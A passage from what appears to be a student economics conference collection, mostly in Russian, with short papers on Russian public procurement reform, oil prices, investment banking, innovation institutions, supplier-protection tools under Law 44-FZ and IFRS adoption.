5. Новопашина Н. Уровень продовольственной безопасности в России <http://www.odnako.org/blogs/uroven-prodovolstvennoy-bezopasnosti-v-rossii-viros/comments/page-4/#1463989>

6. Обзор рынка молока и молочных продуктов в России с января по сентябрь 2014 года/ Инвестиционный портал Белгородской области// www.belgorodinvest.ru

7. Официальный сайт Федеральной службы государственной статистики// www.gks.ru

8. Прибавится и в «корзине» и в кармане/ Новороссийская торгово-промышленная палата // www.ntpp.biz/press/new.php?ID=3184&spphrase_id=4048

9. Себестоимость свинины в РФ выросла на 30%/ FNW. Информационно-справочное издание рынка пищевой промышленности// <http://www.foodnewsweek.ru/agro/sebestoimost-svininy-v-rf-vyrosla-na-30.html>

10. Сидоренко В.В., Михайлушкин П.В. Аграрная политика России: Монография. — Краснодар: Просвещение-Юг, 2012.

11. Черкесов Д. Россия заместит импортную говядину отечественной на 80 процентов// www.pravda.ru/news/economics/agriculture/11-03-2015/1251928-cherkesov-0/

12. Шохина Е. Импорт ушел вместе с покупателями// www.expert.ru/2014/09/9/import-ushel-vmeste-s-pokupatelyami/?n=87778

Трансплантация мировых институтов закупок в российскую контрактную систему

Левина П.А.

На начальном этапе в России пытались перестроить экономику ускоренными темпами, волевым путем отбирая и насаждая наиболее эффективные институциональные образцы, в частности, реформирование колхозов и совхозов, массовую ваучерную приватизацию, развитие частного предпринимательства в аграрной сфере, образовании, здравоохранении и др. Альтернативой этому явилась концепция выращивания институтов, выдвинутая учеными Высшей школы экономики (Кузьминов Я., Радаев В., Яковлев А., Ясин Г.) [6]. В качестве способов направленных институциональных изменений предлагаются облагораживание существующих институциональных образцов и культивирование новых.

Компаративистский анализ целенаправленного создания нового института с процессом «выращивания» было предложено Г. Клейнером: «технология создания нового института может иметь достаточно изощренный характер, быть стохастической и занимать длительное время, подобно технологии выращивания кристалла с заданными свойствами». По Г. Клейнеру результатом взаимодействия новых и старых, формальных и

неформальных правил выступают четыре различных варианта возникновения институтов: проектирование или генерирование новых институтов, рекомбинация или мутирование существующих институциональных форм, импорт и трансплантация заимствованных институтов; институциональное протезирование [8].

В. Полтерович представляет теорию межстранового переноса институтов. Под выращиванием В. Полтерович понимает «заимствование института «из прошлого» страны-донора на любой стадии его развития и перенос в страну-реципиент с последующей «спонтанной эволюцией», т.е. выращивание представляет собой версию трансплантации на ранней стадии развития трансплантата. Соответственно на рисунке 1 и 2 предлагаются две базовые схемы выращивания институтов - естественное и искусственное развитие институтов.




Рисунок 1 – Естественное развитие института (облагораживание) [5]




Рисунок 2 – Искусственное развитие институтов (культивирование) [5]

На основе этих базовых схем могут генерироваться и другие их комбинации из таких же или сходных компонентов. Вначале накапливаются прецеденты решения новой проблемы, удачные из них отбираются и начинают распространяться. Им содействуют силы поддержки, но есть и препятствия в виде некомплементарности других институтов, сил противодействия и барьера большинства. Государство, опираясь на силы поддержки и учитывая аргументы оппонентов, стремится обеспечить баланс интересов и достигает его при выработке формальной нормы (закона). Закон, таким образом, становится средством облагораживания неформальных практик и преодоления барьера большинства. Затем следует период адаптации нового института, но обычно он приживается сравнительно легко,

поскольку уже имеет под собой историю неформальной апробации и, возникнув на родной почве, не находится в конфликте с другими институтами.

Для России в большей мере адекватно искусственное насаждение и последующее культивирование институтов. Успех выращивания новых институтов достигается в долгосрочном периоде благодаря следующим усилиям государства: администрирование новых правил; мониторинг процессов институциональных изменений; информационная поддержка инноваций; обучение новым навыкам.

Низкая эффективность рыночных реформ, жизненно важных для России, проистекает отнюдь не из специфических характеристик неформальных менталитетных составляющих институциональной матрицы российского населения. Консерватизм и инерционность планового хозяйственного порядка обусловлены, прежде всего, отсутствием механизмов институционального проектирования, хотя его стратегия была четко задана основными характеристиками рыночного хозяйственного порядка – частная собственность как основа новой экономической системы, рынок – как механизм ее функционирования, предпринимательство – как основной движущий фактор. В силу этого доминирующим в процессе рыночно-трансформационных преобразований стал упрощенный юридический подход к проектированию или заимствованию новых элементов институциональной организации рыночного хозяйственного порядка.

Институты контрактной системы России формируются в условиях реализации принципа системности в организации рынка бюджетных заказов. В этом смысле формирование целостной контрактной системы позволяет агрегировать весь цикл формирования, размещения бюджетного заказа и исполнения государственных контрактов в единую систему. Контрактная система вместе с федеральным (государственным) бюджетом составляют административно-организационную и финансовую основу государственного хозяйствования. Если федеральный бюджет представляет собой инструмент аккумуляции, централизации и перераспределения государственных средств, то контрактная система выступает средством трансформации финансовых и материальных ресурсов государства в общественные блага [4].

За рубежом наибольший опыт информационного обеспечения госзакупок накоплен в Соединенных Штатах Америки. Контрактная система США создана в 1921 г. и является одной из старейших государственных контрактных систем.

В США объем бюджетных средств, которые управляются в рамках федеральной контрактной системы (ФКС), составляет более 500 млрд. долл. США. Нормативно деятельность ФКС США регулируется Федеральными

правилами планирования, размещения и исполнения государственного заказа, которые содержат более 4300 тыс. норм и правил, детально регулирующих единый цикл планирования, размещения и исполнения государственного заказа [6].

Система государственных закупок США опирается на три основных принципа, проистекающих из американского подхода к функциям и задачам государства: достижение справедливости; соблюдение честности и борьба с коррупцией; экономия и эффективность [9]. Ответственность за правовое сопровождение закупочной политики и формирование контрактных систем государственных закупок несет Управление политики федеральных закупок [2].

Основным исполнительным элементом ФКС США являются контрактные офицеры в органах федеральной власти в ранге заместителя руководителя министерства, ведомства по государственному заказу. Должность контрактного офицера предусмотрена в структуре управления каждого государственного заказчика. Непосредственный контроль деятельности подрядчика ведет технический представитель контрактного офицера. Именно технический представитель готовит все предложения по ключевым решениям контрактного офицера и выполняет следующие основные функции – проведение инспекций с целью принятия или отказа в приемке выполняемой работы, а также представительство интересов государства по контролю за деятельностью подрядчика.

В структуре ФКС США важную роль играют сертифицированные публичные бухгалтеры, создание которых связано с тем, что разветвленная структура государственных контрактов требует постоянного мониторинга. Основной задачей публичных бухгалтеров является своевременная идентификация рисков увеличения сметы государственного контракта, а также оперативный мониторинг затрат в ходе исполнения государственных контрактов [10].

Образом для построения государственных закупок в экономике стран ЕС стала Федеральная контрактная система США, которая стала важным механизмом обеспечения государственных потребностей. Элементы американской закупочной практики были использованы и Министерством экономического развития Российской Федерации для разработки проекта создания ФКС в России. Инициаторы реформы прямо указали на то, что в основе данной реформы было положено стремление заимствовать институциональную структуру функционирования системы государственных закупок США – Федеральную контрактную систему.

Ключевое преимущество американской контрактной системы заключается в ее гибкости при одновременной детальной регламентации всех процедур, а также публичности и прозрачности размещения

федеральных заказов. ФКС США, безусловно, является одной из лучших мировых практик устройства систем государственного заказа и должна рассматриваться в этом качестве при проектировании и развитии российской федеральной контрактной системы.

Регулярным элементом контрактной системы является планирование обеспечения государственных нужд. Формат и содержание планов могут быть весьма разными, но наличие данного документа установлено во всех странах, опыт которых подвергался анализу.

Федеральная контрактная система США прошла через этап максимальной регламентации и ужесточения процедур, система постоянно изменяется: сейчас происходит упрощение законодательства по её регулированию, снимаются излишние ограничения.

Таким образом, совершенствование государственного заказа проводится в рамках общего цикла обеспечения государственных нужд. Иными словами, зарубежные архитекторы контрактных систем оперируют гораздо более богатым и широким пространством обеспечения нужд, имея значительно большую степень свободы.

Литература:

1. Балацкий Е.В. Протекционистская политика на рынке государственных закупок в России и за рубежом. М.: Языки славянской культуры. 2011

2. Бурцева Т.А., Кононов П.И., Кабанов П.А., Матковский С.В., Фокина О.В., Чистякова Е.А. Управление государственными и муниципальными закупками / Под редакцией Матковского С.В. М.: «Наука», 2013

3. Доронин С.Н., Рыхтикова Н.А., Васильев А.О. Госзакупки: законодательная основа, механизмы реализации, риск-ориентированная технология управления. М.: Форум, 2014

4. Иванов А. Проблемы конкурентоспособности в современной экономике // Проблемы современной экономики. - 2008. - № 4(28)

5. Кузьминов Я., Радаев В., Яковлев А., Ясин Г. Институты: от заимствования к выращиванию Опыт российских реформ и возможности культивирования институциональных изменений / Модернизация экономики и выращивание институтов: В 2-х кн. / Отв. ред. Е.Г. Ясин. Кн. 1. М.: ИД ГУ-ВШЭ, 2005

6. Модернизация экономики и выращивание институтов. В 2-х кн. / Отв. ред. Е.Г. Ясин. Кн. 1. М.: ИД ГУ-ВШЭ, 2005

7. Создание международной торговой стратегии: США и ВТО. Электронный журнал Госдепартамента США. 2000. №1 // www.4uth.gov.ua

8. Трансформация экономических институтов в постсоветской России (микроэкономический анализ) / Под ред. Нуреева Р.М.- М.: МОНФ, 2000.

9. Клейнер Г. Пятый элемент // Вопросы экономики. 2007. № 9.

10. Клейнер Г. Эволюция институциональных систем. – М.: Наука, 2012.

11. Федеральная контрактная система. Что мы можем привлечь из мировой практики? // Госзаказ. 2014 г. №23

12. WeissL., Thurbon E. Public Procurement as Trade Strategy in the USA // The Business of Buying American. Vol. 13.№. 5, 2006

The influence of oil prices on the global economy

Liamin V.

Научный руководитель: Tiurina M., Lecturer, English for Humanities Department

Oil is an extremely important resource in the 21st century, which affects almost everybody in the world one way or another. The dramatic drop in oil prices over the past few months is certainly a major new force in the world economy today. Forty years ago oil shocks completely changed the world economy and geopolitical situation, and the new oil crisis is expected to do the same. The price of oil was hovering near \$100 per barrel during the past three years, and the recent huge fall in price to nearly \$50 per barrel pushed markets into disarray. Ali al-Naimi, oil minister of Saudi Arabia, even said that oil price could drop to \$20 a barrel in the near future [1].

Over the past two decades, world oil prices, and commodity prices in general, experienced a stable increase, often called the “super-cycle” [2]. The most important reason for this long-term trend was the rising demand for these products stemming from rapid market growth in China and other emerging economies. It would be hard to exaggerate the importance of the integration of China, India and other emerging economies into the world economy. The economy of China alone doubled in size between 2007 and 2013, an expansion built on the production of goods requiring energy to manufacture. With rising living standards, Chinese households have been able to afford cars and other products that consume energy. China’s oil consumption followed suit, doubling over the past decade to about 10 million barrels a day and making the country the world’s second-largest consumer of crude oil.

The force of «super-cycle» is still at work, demand for oil is not going to expand at the same speed as in the past. Global economic growth turned into the Global recession after the financial crisis of 2008. That is reflected by two sets of factors.

First, the aftermath of the global financial crisis turned out to be much stronger and severe than most economists had expected. Even now - seven years later – the world is still in a state of recession which does not seem to end any time soon.

Second, certain important structural factors suggest that, over the longer term, world economic growth will be slower than in the past. One important reason is demographics: aging populations in advanced and emerging economies, and birthrate dropping worldwide. Another is the maturing growth of emerging economies such as China: it is probably impossible for China to sustain its economic growth at the double rates of the 2000s - although its growth rate is still expected to stabilize at an enviable pace of 7 per cent for the near future.

Disappointing global growth, and the resulting slower growth of energy demand, are a significant part of the background to the recent movement in oil prices. But increased supply probably played an even greater role.

Internationally, for countries like China, Japan, and South Korea, which are huge energy importers, each 1% drop in crude prices is the equivalent to billions of dollars saved on their trade balance. Japan, in particular, has been suffering from a trade deficit for the past few quarters. The predominant reason is due to the mounting cost of energy imports (which they were forced to increase due to their shutting down all of their nuclear reactors following Fukushima in 2011). In other parts of the world, low oil prices are squeezing countries like Russia, Iran, and Venezuela in very negative ways. In the near-to-medium term, it may force them to adopt a more conciliatory stance toward the rest of the world on political issues and reforms (Ukraine/Crimea, nuclear initiatives, etc.) due to the poor state of the economy.

For an academic standpoint, this is simply the market's way of solving the demand = supply equation. Lower oil prices are a consequence of the oil glut we're starting to see over the past few years from shale oil production in the US, as well as Libyan production coming back online post-Qaddafi turmoil. In short, we have more supply than demand. It also means that oil producers with higher costs of production than the current price of oil will now be forced to shut down. This will drive down supply, eventually forcing the price to come up to a certain equilibrium. This is basically the reason why Saudi Arabia is maintaining OPEC's current level of production, despite the pain it is causing the exporters: the Saudis want to force the shale oil producers in America to shut down because the shale producers generally have a higher cost of production than Saudi Arabia's conventional drilling [3].

When the price drops below the all-in cost of production, and is expected to stay there, that discourages further exploration and investment. Indeed, in recent weeks, a number of oil companies have announced that they are scaling back investment. This is important, since new investment is needed to offset naturally occurring declines in production in existing fields. «Don't get used to cheap oil forever,» Pursell said. There might be a supply glut now, but when global growth increases, it will sponge up the excess. Adam Longson, analyst at Morgan Stanley, agreed that the lack of interest from investors could push oil prices much higher in the next couple of years, starting from 2016. Many international oil projects that

were supposed to be developed are too expensive and may be cancelled, meaning that when demand rises, supply will not be able to keep up. That could cause prices to rise sharply. «Consumers get whiplash from big swings in oil prices» he said. That hurts demand as well because it gives buyers reasons to “wean off oil”, he added. Unlike in the past, the potential for users to find alternative energies is greater. “The potential for substitution at higher oil prices is quite substantial, and permanent once in place,” he said [4].

But, as it seems now, alternative energies require even higher expenses for developing than standard oil, leading to humanity being stuck on «oil needle» for the next few decades, which ultimately leads to the global economy being tied up with the oil price.

References:

1. Business Insider “Saudi Oil Minister: I Don’t Care If Prices Crash To 20\$ - We’re Not Budging”, 22/12/2014.
2. <http://www.bankofcanada.ca> “Drilling Down – Understanding Oil Prices and Their Economic Impact”, 13/01/2015.
3. Forbes Magazine “How will the 2014 Drop in Oil Prices Affect the World Economy and Geopolitics?” 06/01/2015.
4. <http://www.theguardian.com> “Collapse of oil prices leads world economy into trouble”, 03/12/2014.

Особенности реализации инвестиционно-банковской деятельности в Российской Федерации

Магомедов Ж.З.

Научный руководитель: Шевченко Д.А., к.э.н., доцент

Для увеличения инвестиционной привлекательности экономики страны недостаточно просто улучшения законодательной базы в сфере финансов. Необходимы систематические изменения в экономике. Необходимо создание развитого фондового рынка, который будет выступать связующим звеном между корпорациями и частными инвесторами [2].

В развитых странах ключевым элементом фондового рынка являются инвестиционные банки. Под инвестиционными банками следует понимать финансовые организации, специализирующиеся на оказании посреднической помощи компаниям при выпуске ценных бумаг [3]. В большинстве случаев данная деятельность связана с организацией самого выпуска ценных бумаг, так же гарантировании их размещения на фондовых рынках.

Неразвитость сферы инвестиционных банковских услуг в России по сравнению с западными странами обусловлена, тем что российские компании, для финансирования проектов, достаточно редко прибегают к эмиссии ценных бумаг.

В среднем за один первичный выпуск ценных бумаг российские компании привлекают около 1,1 млрд. долл., что является наивысшим результатом среди представленных выше стран. Россия по данному показателю опережает США почти в 4 раза. Это говорит о том, что в нашей стране IPO осуществляют только очень крупные компании.

Большинство компаний в России предпочитают для инвестиционных целей банковские кредиты. Но в данном случае возникают достаточно большие проблемы. Банки, как правило, неохотно расстаются с большой суммой на длительный промежуток времени и в большинстве случаев требуют за это высокий процент. Поэтому финансирование долгосрочных проектов путем эмиссии ценных бумаг является наиболее выгодным способом для предприятия. Для размещения этих бумаг компании и прибегают к помощи андеррайтеров, чаще всего инвестиционных банков.

Если компания – эмитент является недавно созданной организацией, то андеррайтер зачастую является гарантом надежности ценных бумаг эмитента.

Также для инвестиционных банков, работающих в стране с развитой рыночной системой, характерно активное участие в процедурах слияния и поглощения компаний [1]. Большинство российских компаний еще не вышли на тот уровень, при котором им требовалось бы участие банка в данных процедурах.

Российские инвестиционные банки находятся на начальном этапе освоения основных инвестиционных банковских продуктов. Основной проблемой для развития андеррайтинга в России является его новизна. В нашей стране с большой осторожностью принимают что-то новое, и широко распространенный на Западе андеррайтинг в нашей стране только становится. Опыта еще мало, а проверять на себе решаются не многие.

Доходы российских банков от инвестиционно-банковских услуг в период с 2004 по 2007 гг. имели значительный рост. Но мировой финансовый кризис 2008-2009 гг. существенно снизил данные доходы банков. В 2014 г. данный показатель имел наихудший результат за последние 10 лет. Это в основном вызвано тяжелым экономическим положением в стране.

Также из-за новизны операций в нашей стране не сформировалась четкая система осуществления андеррайтинга. Так же нет установленных государственных стандартов данном секторе. Все условие размещения сторонам приходится устанавливать в договоре. Такая форма не дает безусловных гарантий эмитенту ценных бумаг.

Но первые шаги к решению данных проблем уже сделаны. Еще в 2004 г. саморегулируемая организация «Национальная фондовая ассоциация» сформировала и опубликовала «Стандарты деятельности по андеррайтингу» [7], которые носят рекомендательный характер, но во многом облегчают

пользование данным видом услуг. К сожалению, они не получили дальнейшего признания и широкого распространения.

Инвестиционно-банковская деятельность не решит всех проблем финансового рынка страны. Но развитие данного сегмента поможет улучшить инвестиционный климат в стране, привлечь иностранных инвесторов, а также может противодействовать утечке капиталов за границу.

Литература:

1. Дадашева О.Ю. Инвестиционная банковская деятельность и ее основные направления // Банковское дело. – 2014. – №5.

2. Зотова А.И., Шевченко Д.А. Развитие государственного регулирования финансового рынка в контексте формирования международного финансового центра в России // TERRA ECONOMICUS. – 2011. – Том 9. - №3.3.

3. Лукашов А., Могин А, IPO от I до O пособие для финансовых директоров и инвестиционных аналитиков – Москва: Альпина Бизнес Букс, 2008.

4. Обзор IPO российских компаний за 2005-2014 гг. // http://www.pwc.ru/en_RU/ru/capital-markets/publications/assets/a4_brochure_ipos_rus_print.pdf

5. Оганесян Г.Д. Особенности деятельности российских инвестиционных коммерческих банков // Экономические науки. – 2010. – №10.

6. Рэнкинг инвестиционных банков России за 2013 год // <http://ru.cbonds.info/rankings/item/247>

7. Стандарт осуществления андеррайтинга и предоставления других услуг, связанных с размещением эмиссионных ценных бумаг: Проект // http://www.mirkin.ru/_docs/analyt04_001.pdf

8. IPO Watch Europe // http://www.pwc.ru/en_RU/ru/capital-markets/assets/ipo-watch-europe-2014-eng.pdf

9. Доходы инвестиционных банков в России упали до минимума за последние 10 лет // http://index3000.ru/news/?TAG_ID=1471

Институционализация механизма реализации инновационных проектов

Мурат А.Г.

Научный руководитель: Белокрылова О.С., д.э.н., профессор

Развитие стагнационных тенденций в российской экономике объективно требует институциональной модернизации механизма реализации инновационных проектов как важнейшей предпосылки развития бизнеса и экономики в целом. Дополнительным фактором актуализации этой

теоретико-прикладной проблемы выступает осуществляемый в настоящее время переход как развитых стран, так и стран с трансформирующейся экономикой от ресурсоориентированного производства к инновационному. Такой переход базируется на информационных технологиях пятого технологического уклада, обеспечивает эффективную оптимизацию производственных, управленческих, организационных процессов и повышение качества общественной жизни.

Ключевая роль в создании национальной инновационной системы принадлежит не государственному, а предпринимательскому сектору экономики, поскольку регламентация объема госрасходов на научную деятельность, как платформу осуществления инновационных исследований и разработок, препятствует полномасштабному раскрытию ее коммерческого потенциала. Субъекты бизнеса заинтересованы в использовании и применении инновационных ресурсов в целях осуществления долгосрочных и перспективных финансовых вложений, и повышения конкурентоспособности на рынке, в связи с чем, с точки зрения воспроизводственного подхода, за процессом внедрения инноваций теперь стоит не идея или изобретение, а капитал. То есть, инновация выступает как элемент процесса кругооборота – как движение производительного и как движение финансового (венчурного) капитала [1]. Не случайно популярным видом инновационной активности предприятий выступает аутсорсинг научно-технических разработок, так как рисковое инвестирование средств в инновационные проекты приносит значительно большую выгоду при меньших затратах, чем создание дополнительных структурных подразделений в рамках самого предприятия, особенно в условиях изменчивого потребительского спроса.

Однако, в реальном секторе имеет место статистическая неэффективность существующих институтов внедрения инноваций на производстве. Так, по данным Росстата, число используемых передовых производственных технологий по всем видам экономической деятельности только за 2014г. составляет 204546 единиц, в то время как число принципиально новых разработанных передовых производственных технологий (инноваций) за период 2010-2014 гг. составляет всего 664 единицы. То есть, относительная доля инноваций в объеме используемых передовых технологий является крайне низкой – 0,32%.

С другой стороны, большой популярностью пользуются инновационные проекты в технологической и информационной сферах, которые реализуются малыми компаниями. В силу того, что авторы этих проектов не всегда обладают достаточными материально-финансовыми ресурсами для их реализации, объективной необходимостью выступает формирование институтов, выступающих промежуточным звеном привлечения инвесторов.

Вместе с тем, очевидно, что для успешного формирования или развития бизнеса недостаточно только перспективной инновационной идеи и необходимых ресурсов для ее реализации. Множество новаторов сталкиваются с проблемой отсутствия предпринимательских навыков и экономического мышления для самостоятельного продвижения проектов. Кроме того, в настоящее время в условиях ускоренного развития информационной и инновационной среды начинающему предпринимателю необходимо обладать смелостью и упорством, чтобы поверить в собственные силы, а также эффективно адаптироваться к быстро меняющимся рыночным условиям. В связи с этим, помимо проблемы аккумуляции инвестиционных ресурсов, встает не менее важная задача оказания новаторам поддержки в реализации проектов, обеспечения их взаимосвязи с инвесторами, включающего маркетинговый анализ рынка, бизнес-моделирование и бизнес-планирование. Эту сложную задачу проектного управления решают такие институты, как бизнес-инкубаторы, бизнес-акселераторы, специализированные коммерческие агентства.

Инвесторы, осуществляющие финансовые вложения в развитие проектов, сталкиваются с крупными рисками, поскольку при высокой доходности реализуемых проектов имеет место большая доля неудач. Наиболее распространенной отраслью инвестиционных вложений в эпоху глобальной информатизации является разработка и производство информационных технологий.

При обилии и большой популярности институтов продвижения инноваций на данный момент не создано единой инновационной системы, упорядочивающей отношения и взаимосвязи внутри групп с одинаковыми направлениями интересов. Институциональные элементы автономны и не взаимодействуют, что препятствует максимизации эффективности выполнения ими своих функций. При условии систематизации институтов инновационного сектора экономики становится возможным обеспечение синергетического эффекта в процессе подготовки, обеспечения и реализации инновационных проектов. В данном аспекте институционализация рассматривается как создание системы взаимодействующих, взаимодополняющих институтов, результат кооперации которых будет приносить большую экономическую и общественную выгоду, чем сумма выгод, производимых отдельными субъектами.

Таким образом, в соответствии с ориентацией общественного спроса на высокотехнологичные товары и услуги в рамках быстро развивающейся информационной экономики, наиболее эффективными для их реализации выступают малые компании и организации, обладающие высокой степенью мобильности. Успешность инновационных проектов в настоящее время может быть обусловлена не только наличием предпринимательских способностей у их авторов, но и наличием благоприятной

институциональной среды. Создание новых и поддержка существующих негосударственных институтов поддержки и развития предпринимательства, по мнению авторов работы, является необходимым условием высокого уровня развития инновационного сектора экономики.

Литература:

1. Фролов И.Э. Возможности и проблемы модернизации высокотехнологического комплекса // Проблемы прогнозирования. – 2011. – № 3
2. Данные Федеральной службы государственной статистики по состоянию на 21.04.2015 // www.gks.ru
3. Prabhakar Rao, Seetharamaiah P. Organizational strategies and social interaction influence in software development effort estimation // IOSR Journal of Computer Engineering. – 2014. – Vol.16
4. Александр Блэкпиг Кто такие бизнес-ангелы и где они летают? // www.blackpig.ru

Экономико-правовые инструменты защиты государственных заказчиков от недобросовестных поставщиков

Орлов А.П.

Научный руководитель: Гуцелюк Е.Ф., к.э.н., доцент

С 01.01.2014 года изменилась институциональная структура закупок товаров, работ, услуг для государственных и муниципальных нужд – произошел переход на контрактную систему закупок (Федеральный закон от 05.04.2013 № 44-ФЗ).

Ответственность за результативность обеспечения государственных и муниципальных нужд и эффективность осуществления закупок являются одними из основных принципов построения контрактной системы.

Контрактная система предусматривает ограниченный набор механизмов защиты заказчика от недобросовестного поведения поставщика:

1. Единые и дополнительные требования к участникам закупок (ст.31 Закона 44-ФЗ);
2. Обеспечение заявки на участие в закупке (ст.44 Закона 44-ФЗ);
3. Антидемпинговые меры (ст.37 Закона 44-ФЗ)
4. Обеспечение исполнения контракта (ст.96 Закона 44-ФЗ);
5. Установление неустойки (пени, штрафа) за ненадлежащее исполнение обязательств поставщиком (исполнителем, подрядчиком) (ст.34 Закона 44-ФЗ);
6. Возможность одностороннего отказа от исполнения обязательств по контракту заказчиком (ст.95 Закона 44-ФЗ);

7. Установление заказчиком ясных, четких и подробных требований к предмету закупки (ст.33 Закона 44-ФЗ).

8. Реестр недобросовестных поставщиков (ст. 104 Закона 44-ФЗ).

Необязательность проверок сводит к формальному установлению единых требований, направленных на минимизацию рисков неэффективной закупки и создание барьера для недобросовестных поставщиков (подрядчиков, исполнителей). Но в то же время, исходя из имеющихся проблем, диспозитивность является оправданной.

При осуществлении запросов на соответствие участников закупок требованиям возникают следующие проблемы:

1.Получение информации, требующее наличия согласия субъекта на обработку персональных данных.

2. Несоответствие сроков на предоставление информации заказчикам и сроков проведения закупочных процедур.

Вступление в силу с 1 января 2014 г. Закона о контрактной системе стало новым этапом в развитии системы государственных закупок в Российской Федерации, в том числе охарактеризованным таким финансовым аспектом, как создание института банковских (государственных) гарантий.

С 1 апреля 2014 года государственные заказчики в качестве обеспечения заявок и исполнения контрактов принимают банковские гарантии, только выданные банками, включенными в предусмотренный статьей 176.1 Налогового кодекса РФ перечень банков, отвечающих установленным требованиям для принятия банковских гарантий в целях налогообложения. Указанная норма в полной мере препятствует участию в процессе размещения государственного заказа неуполномоченных кредитных организаций, а также недобросовестных поставщиков, использующих подложные финансовые документы.

Однако первый опыт функционирования нового механизма предоставления банковских гарантий показал, что в соответствующей сфере по-прежнему сохраняется ряд существенных проблем, главными из которых являются: принятие рядом кредитных организаций избыточного объема обязательств в рамках выдаваемых банковских гарантий, а также неотражение соответствующих обязательств на забалансовых счетах уполномоченных кредитных организаций. Указанные обстоятельства могут привести к росту рисков на рынке банковских гарантий, связанных с возникновением существенных проблем при наступлении гарантийных событий. Одним из факторов снижения соответствующих рисков может служить на наш взгляд совершенствование информационного взаимодействия, в частности между Федеральным казначейством и Банком России.

Необходимо отметить, что применения института залога денежных средств, как способа обеспечения исполнения контракта имеет свои особенности.

В частности, для удержания во внесудебном порядке залога денежных средств в размере суммы неустойки за ненадлежащее исполнение контракта необходимо, чтобы отдельным соглашением между заказчиком и исполнителем либо положениями контракта было предусмотрено, что взыскание на заложенное имущество обращается во внесудебном порядке и предмет залога при этом поступает в собственность залогодержателя.

Еще одним инструментом, призванным защитить заказчика от недобросовестного поставщика, является реестр недобросовестных поставщиков, но он не в полной мере оправдывает ожидания заказчиков.

По сути, все последствия недобросовестного поведения сводились к дополнительным затратам на регистрацию нового юридического лица или реорганизацию существующего, тем самым сводя к минимуму как предполагавшийся законодателем негативный эффект для нарушителя, так и защиту заказчиков его от дальнейшего участия в закупках.

Таким образом, контрактная система предусматривает достаточное количество инструментов защиты заказчиков от недобросовестных поставщиков, но они требуют доработки с учетом практики их применения.

Литература:

1. Федеральный закон от 05.04.2013 № 44-ФЗ «О контрактной системе в сфере закупок товаров, работ, услуг для обеспечения государственных и муниципальных нужд» (в ред. 82-ФЗ от 07.04.2015).

2. Федоров А.А. Реестр недобросовестных поставщиков: пробелы в законодательстве/ Государственные и муниципальные закупки – 2014. Сборник докладов. – М.: ИД «Юриспруденция», 2014.

Development and application of international financial reporting Standards in Russia

Пикуль А.В., Рябко О.П.

After more than 20 years of discussion about the transition of the Russian economy to international accounting standards, International standards finally have gained official status in Russia. Decree of the Supreme Soviet of the Russian Soviet Federative Socialist Republic (RSFSR) "On the transition of the Russian Federation on the internationally accepted system of accounting and statistics" was published 14.01.1992.

The transition to the new system started in 2012. In early 2013 there were the first reports. The Order of the Ministry of Finance of Russia (from 30.11.2011 № 440 "Plan for 2012-2015 for the development of accounting and reporting in

the Russian Federation on the basis of International Financial Reporting Standards") was also published. It suggests the following points [1]:

1) International Financial Reporting Standards that will be used; expanding the application scope of International Financial Reporting Standards from 2013 till 2015.

2) existing federal auditing standards will be harmonized with International Standards on Auditing from 2012 to 2015. In 2014 the Ministry of Finance developed proposals for the development of professional certification of accountants based on the standards of the International Federation of Accountants.

3) proposals for the development of self-regulation in the provision of accounting services were developed in 2012-2013.

4) proposals for further development of self-regulating organizations of auditors.

In a globalizing world economy the application of international financial reporting standards is particularly relevant. There are the following problems:

- Russia's entry into the WTO;
- an increase in the investment potential of the Russian economy for foreign investors;
- the search for new sales markets and preservation of traditional sales markets.

To solve them, it is necessary to study and to use international accounting standards. The Plan of the Ministry of Finance of the Russia was designed for the period of 2012 - 2015. It provides the adoption of regulations and ensures the application of international financial reporting standards for accounting statements of the legal entity.

The adoption of international financial reporting standards may have a positive influence on the entire Russian economy as a whole, including the following areas:

- inflow of foreign investments into the Russian economy;
- improving the image of Russian business;
- integration of the Russian economy in the world economic system.

In spring 2013 the major players of the Russian business for the first time passed the financial statements under International Accounting Standards. Each company is making the transition to international financial reporting standards in different ways. Summing up this experience, we can distinguish three phases of the project [3].

The first one is the formation of the first reporting and methodology. The second one is automation of parallel accounting of fixed assets; creating a team of highly skilled professionals. The third one is an integrated Automation and professional independence.

Each stage has its own difficulties. Experience to overcome them may be particularly important for implementing international financial reporting standards specialists, and developers of a common methodology.

The difficulties of the first stage. First of all, there is a personnel issue. International Financial Reporting Standards specialists are in high demand in the market. And the company's management is not always ready to provide the desired level of such experts salary.

The difficulties of the second stage. Some competition for consultants and software developers has been created. The whole system is completely tied to the maintenance of a single company. But dependence plays a role, and we have to experience some difficulty, for example, incorrect execution of work partners. Client company aims to create a parallel accounting database on the new international financial reporting standards methodology.

The difficulties of the third stage. This stage is the most interesting. The first statements prepared in an automated way and on their own is signed and published. Automation Project carried out with the participation of five sides: our company as a customer, the methodology of the parent group, the methodology consultant, software developer and an auditor. It creates powerful team.

International financial reporting standards are a generalization of the world's best accounting practices, and supra-national accounting system. The largest holdings are already beginning to introduce foreign experience and turn out its experience with international standards.

At the same time we must not forget about the small and medium business. In Russia, business continues to work on the rules of the national accounting system. Costs, both material and temporary, which may be incurred by small and medium enterprises, may be quite high.

References

